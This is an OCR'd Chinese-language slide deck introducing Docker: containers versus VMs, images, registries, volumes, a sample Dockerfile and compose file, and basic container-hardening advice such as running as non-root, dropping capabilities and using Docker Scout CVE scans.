入門 Docker 開發技能 +1

你不知道你下一刻會學到什麼樣的技能
我告訴你，我也不知道

slido

Join at

slido.com

#6453 676

我是誰

Who am I

- 你可以叫我 **市長/tantuyu**
- 主要在學後端開發
- 以前打競程被電爛
- 常出沒於資訊社群

目錄

Table of Content

Docker - 什麼是 Docker

What is Docker

1. 用 Go 語言寫的開源專案
2. 提供容器化服務的平台
3. 官方網址：https://www.docker.com
4. Docker Desktop 下載網址：
   https://www.docker.com/products/docker-desktop/

Docker - 什麼是 Docker


What is Docker

容器化技術

Docker - 什麼是 Docker


What is Docker

容器化



Docker - 什麼是 Docker

What is Docker




容器化技術解決

「在我電腦可以跑，

怎麼在你那邊不行」

Docker - 什麼是 Docker

What is Docker




一致性：

每次建構都幾乎一樣

Docker - 什麼是 Docker

What is Docker




可攜性：

在不同作業環境下，也可以順利執行

Docker - 什麼是 Docker

What is Docker



隔離性：

每個容器之間或主機系統環境皆互不干擾

Docker - 什麼是 Docker

What is Docker


Container（容器）與 VM（虛擬機）比較

	Container	VM
體積	小（通常數 MB）	大（通常數 GB）
啟動速度	快	慢
資源使用	低	高
啟動數量	較多	較少

Docker - 什麼是 Docker

What is Docker

Container（容器）與 VM（虛擬機）比較



Docker - 什麼是 Docker

What is Docker

Docker 是基於 Linux 技術的工具

Docker - 什麼是 Docker

What is Docker

1. Image 映像檔
2. Container 容器
3. Registry 倉庫
4. Volume 資料卷

Docker - 什麼是 Docker

What is Docker

1. Image 映像檔
2. Container 容器
3. Registry 倉庫
4. Volume 資料卷

可以理解為：應用程式的快照，其包含

- 作業系統的基礎環境（例如：Ubuntu）
- 應用或專案（例如：Python、Nginx）
- 專案的依賴、函式庫
- 設定檔

Docker - 什麼是 Docker

What is Docker

1. Image 映像檔
2. Container 容器
3. Registry 倉庫
4. Volume 資料卷

「正在運行中的 Image」

它就是讓你實際執行應用程式的環境。

Docker - 什麼是 Docker

What is Docker

1. Image 映像檔
2. Container 容器
3. Registry 倉庫
4. Volume 資料卷

「存放 Docker 映像檔（Image）」

- 上傳（push） 自己打包好的映像檔到倉庫
- 下載（pull） 別人做好的映像檔來使用

常見的平台有：Docker Hub、GHCR，或自架

Docker - 什麼是 Docker

What is Docker

1. Image 映像檔
2. Container 容器
3. Registry 倉庫
4. Volume 資料卷


「存放永久資料」

- Container 會因為刪除，資料不見
- 使用 Volume 即使容器不見，資料仍會在

Docker - 什麼是 Docker

What is Docker


1. Image 映像檔
2. Container 容器
3. Registry 倉庫
4. Volume 資料卷



Docker - 什麼是 Docker

What is Docker


1. Image 映像檔
2. Container 容器
3. Registry 倉庫
4. Volume 資料卷



Docker - 什麼是 Docker

What is Docker


1. Image 映像檔
2. Container 容器
3. Registry 倉庫
4. Volume 資料卷



Docker - 什麼是 Docker

What is Docker

1. Image 映像檔
2. Container 容器
3. Registry 倉庫
4. Volume 資料卷



Docker - 什麼是 Docker

What is Docker

1. Dockerfile
2. docker-compose.yaml
3. .dockerignore

Docker - 什麼是 Docker

What is Docker

1. Dockerfile
2. docker-compose.yaml
3. .dockerignore

```
FROM python:3.11

WORKDIR /app

COPY . .

RUN pip install -r requirements.txt

EXPOSE 5000

CMD ["python", "app.py"]
```

Docker - 什麼是 Docker

What is Docker

1. Dockerfile
2. docker-compose.yaml
3. .dockerignore

```
version: "3.8"

services:
  web:
    build: .
    ports:
      - "5000:5000"
    volumes:
      - whisper_data:/app
  db:
    image: postgres:15…
```

Docker - 什麼是 Docker

What is Docker

1. Dockerfile
2. docker-compose.yaml
3. .dockerignore

```
__pycache__/
*.pyc
.git/
node_modules/
whispers.db

.env
```

Docker - 為什麼要用 Docker

Why Docker

優點：

1. 部署、打包容易
2. 環境隔離
3. 所需效能較少

Docker - 為什麼要用 Docker

Why Docker

優點：

1. 部署、打包容易
2. 環境隔離
3. 所需效能較少

⟶ 可以快速啟動你想玩的專案或應用

Docker - 為什麼要用 Docker

Why Docker

可以快速啟動你想玩的專案或應用

用一段指令就架起來 Minecraft Server 😟

```
docker run -d -it -p 25565:25565 -e EULA=TRUE itzg/minecraft-server
```

Docker - 為什麼要用 Docker

Why Docker

可以快速啟動你想玩的專案或應用

用兩行指令就跑起來 n8n 😟

```
docker volume create n8n_data
docker run -it --rm --name n8n -p 5678:5678 -v n8n_data:/home/node/.n8n docker.n8n.io/n8nio/n8n
```

Docker - 為什麼要用 Docker

Why Docker

這麼實用的工具你能不學嗎 🤩

Docker - 資安問題

Cybersecurity Problem

大家都會寫 Dockerfile，但會寫安全的 Dockerfile 卻不是每個人都會

1. 盡量選擇 LTS(Long-term support)

```
1   FROM node
2
```

```
1   FROM node:22
2
```

```
1   FROM node:22.15.0
2
```

Docker - 資安問題

Cybersecurity Problem

2. 不要在 Container 中使用 root user

```
docker run <image>
```

```
docker run --user 3000 <image>
```

Docker - 資安問題

Cybersecurity Problem

3. 限制 container 能做的事

```
1   docker run --cap-drop ALL <image>   # 關掉所有權限
2
```

Docker - 資安問題

Cybersecurity Problem

4. 只用 read only 模式把 container 跑起來

```
1   docker run --read-only <image>   # 唯獨容器
2
```

Docker - 資安問題

Cybersecurity Problem

5. Docker Scout 提供檢測 CVE 漏洞的功能

TAG

3.7.17-alpine3.18

Last pushed over 1 year by doijanky

```
docker pull python:3.7.17-alpine3.18
```
Copy

Digest	OS/ARCH	Vulnerabilities	Compressed size
7e8d3db08dfd	linux/386	4 12 17 0 0	16.93 MB
e6da3ee9bb64	linux/amd64	4 12 17 0 0	16.99 MB
bb31da65517f			16.37 MB

+4 more...

```
1   docker scout cves <image>
2
```

Docker - 資安問題

Cybersecurity Problem

5. Docker Scout 提供檢測 CVE 漏洞的功能

```
~ docker scout cves messageboard-app
  i New version 1.17.1 available (installed version is 1.17.0) at https://github.com/docker/scout-cli
  v SBOM of image already cached, 50 packages indexed
  x Detected 2 vulnerable packages with a total of 5 vulnerabilities


## Overview

